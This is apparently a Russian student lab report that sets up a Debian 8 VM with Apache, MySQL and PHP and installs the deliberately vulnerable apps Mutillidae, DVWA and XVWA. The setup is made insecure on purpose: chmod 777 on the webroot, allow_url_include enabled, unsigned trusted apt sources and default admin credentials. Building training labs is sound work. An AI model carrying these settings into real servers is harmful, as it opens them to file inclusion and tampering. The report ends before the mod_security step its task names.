29.08.2023

Курс:

Практическая работа к уроку № Lesson_5

--

Задание_1:

Выполните установку mod_security (из репозиториев Debian) в копию ВМ, на которой установлены пакеты для работ (DVWA, XVWA и т.д.).

Предварительно:
Скачиваем версию 8.10.0 по ссылке:
https://cdimage.debian.org/cdimage/archive/8.10.0/i386/iso-cd/debian-8.10.0-i386-netinst.iso

ELTS time table


Version	**support architecture**	**schedule**
Debian 7 “Wheezy”	i386, amd64	from 2018-06-01 to 2020-06-30
Debian 8 “Jessie”	**i386, amd64, armhf, armel**	**from 2020-07-01 to 2025-06-30**
Debian 9 “Stretch”	**i386, amd64, armhf**	**from 2022-07-01 to 2027-06-30**
Debian 10 “Buster”	i386, amd64, ...?	from 2024-07-01 to 2029-06-30


Репозитории надо изменить при установке на *архивные*, иначе не обновляются:

- archive.debian.org

```
#/etc/apt/source.list

deb http://archive.debian.org/debian/ jessie main non-free contrib
deb http://archive.debian.org/debian-security/ jessie/updates main non-free contrib

apt-get install debian-archive-keyring

apt-get update
```

Далее устанавливаем по методичке из урока 2:






```
root@deb8:~# uname -a
Linux deb8 3.16.0-6-686-pae #1 SMP Debian 3.16.56-1+deb8u1 (2018-05-08) i686 GNU/Linux
```

```
e  Machine  View  Input  Devices  Help
  GNU nano 2.2.6                File: /etc/apt/sources.list

#
# deb cdrom:[Debian GNU/Linux 8.11.1 _Jessie_ - Official i386 NETINST Binary-1 20190211-01:36]/ je
#deb cdrom:[Debian GNU/Linux 8.11.1 _Jessie_ - Official i386 NETINST Binary-1 20190211-01:36]/ jes

deb [trusted=yes] http://archive.debian.org/debian jessie main contrib non-free
#deb-src http://archive.debian.org/debian/ jessie/ main contrib non-free

deb [trusted=yes] http://archive.debian.org/debian-security jessie/updates main contrib non-free
#deb-src http://archive.debian.org/debian-security/ jessie/updates main non-free contrib


# Line commented out by installer because it failed to verify:
#deb http://archive.security.debian.org/ jessie/updates main
# Line commented out by installer because it failed to verify:
#deb-src http://security.debian.org/ jessie/updates main
```

```
nano /etc/network/interfaces
```

```
student@deb8: ~
File  Actions  Edit  View  Help
student@deb8:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet static
address 192.168.56.104
netmask 255.255.255.0
student@deb8:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:d0:bc:f7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed0:bcf7/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:c4:b9:99 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec4:b999/64 scope link
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:a1:5d:93 brd ff:ff:ff:ff:ff:ff
```

```
service networking restart
```

- ping Kali

- ping Metaspoil3

```
student@deb8: ~
File  Actions  Edit  View  Help
student@deb8:~$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=64 time=0.170 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=64 time=0.289 ms
^C
--- 192.168.56.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.170/0.229/0.289/0.061 ms
student@deb8:~$ ping 192.168.56.11
PING 192.168.56.11 (192.168.56.11) 56(84) bytes of data.
^C
--- 192.168.56.11 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2014ms

student@deb8:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.187 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.401 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.353 ms
^C
--- 192.168.56.103 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.187/0.313/0.401/0.093 ms
```


Установим СУБД mysql (пароль как и рута):
`apt-get install mysql-server mysql-client`

Далее ставим Apache:
`apt-get install apache2-mpm-prefork`
или обычный `apt-get install apache2`

Далее ставим модули PHP:
`apt-get install php5 libapache2-mod-php5`

Теперь проверим PHP. Для этого:

```
Переходим в каталог сайтов апача: cd /var/www/html.
Удаляем оттуда index.html: rm -r index.html.
Создаем файл Index.php: nano index.php.
Вносим туда такой текст: <?php phpinfo()?> и сохраняем его.
Перезапускаем апач: service apache2 restart.
Теперь посмотрим, что получилось.
Для этого на ПК открываем
http://192.168.56.104/index.php
```




Теперь осталось установить ряд модулей PHP:

```
apt-get install php5-mysql php5-curl php5-gd php5-intl php-pear php5-imagick php5-imap php5-mcrypt php5-pspell php5-recode php5-snmp php5-sqlite php5-tidy php5-xmlrpc php5-xsl
```

Установка Mutillidae 2:

```
root@deb8:/var/www/html#
wget https://sourceforge.net/projects/mutillidae/files/mutillidae-project/LATEST-mutillidae-2.6.62.zip
???

https://osdn.net/projects/sfnet_mutillidae/downloads/mutillidae-project/NOT-LATEST-MUTILLIDAE-MOVED-TO-GITHUB-mutillidae-2.6.67.zip
???

apt-get install unzip
unzip LATEST-mutillidae-2.6.62.zip
```

Далее:





```
chmod -R 777 /var/www/html/mutillidae

перезапускаем MySQL
```

```
service mysql restart
и Apache
service apache2 restart
и переходим на страницу http://192.168.56.104/mutillidae

выбираем ссылку «setup/reset database»
```

Установка DVWA:

```
#/var/www/html
wget https://github.com/ethicalhack3r/DVWA/archive/master.zip
unzip master.zip
mv DVWA-master dvwa
cp dvwa/config/config.inc.php.dist dvwa/config/config.inc.php
cd dvwa/config
nano config.inc.php
nano /etc/php5/apache2/php.ini
chmod -R 777 /var/www/html/dvwa
service apache2 restart
service mysql restart
```



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
/var/www/html/dvwa/config/config.inc.php

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.6.33-0+deb8u1**

Web Server SERVER_NAME: **192.168.56.101**

PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **root**
MySQL password: ******
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: root] Writable folder /var/www/html/dvwa/hackable/uploads/: **No**
[User: root] Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: **No**

[User: root] Writable folder /var/www/html/dvwa/config: **No**
***Status in red**, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and re
Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them

```
File  Actions  Edit  View  Help
  GNU nano 2.2.6                    File: /etc/php5/apache2/php.ini

; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; http://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
; unix or win32 systems, setting this flag will cause PHP to
; automatically detect the EOL character in those files so that
; fgets() and file() will work regardless of the source of the file.
                                   [ line 831/1989 (41%), col 1/21 (4%), char 33147/72663 (45%) ]
^G Get Help    ^O WriteOut    ^R Read File    ^Y Prev Page    ^K Cut Text
^X Exit        ^J Justify     ^W Where Is     ^V Next Page    ^U UnCut Text
```

192.168.56.104/dvwa/setup.php

BeEF Control Panel | Index of / | OWASP Juice Shop | Kali Tools | Kali Docs | Kali Forums | Kali NetH

Setup Check

Web Server SERVER_NAME: **192.168.56.104**

Operating system: ***nix**

PHP version: **5.6.40-0+deb8u12**
PHP function display_errors: **Disabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
Writable folder /var/www/html/dvwa/config: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```


These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Установка XVWA:

```
apt-get install git
git clone https://github.com/s4n7h0/xvwa.git
cd xvwa
nano config.php
```

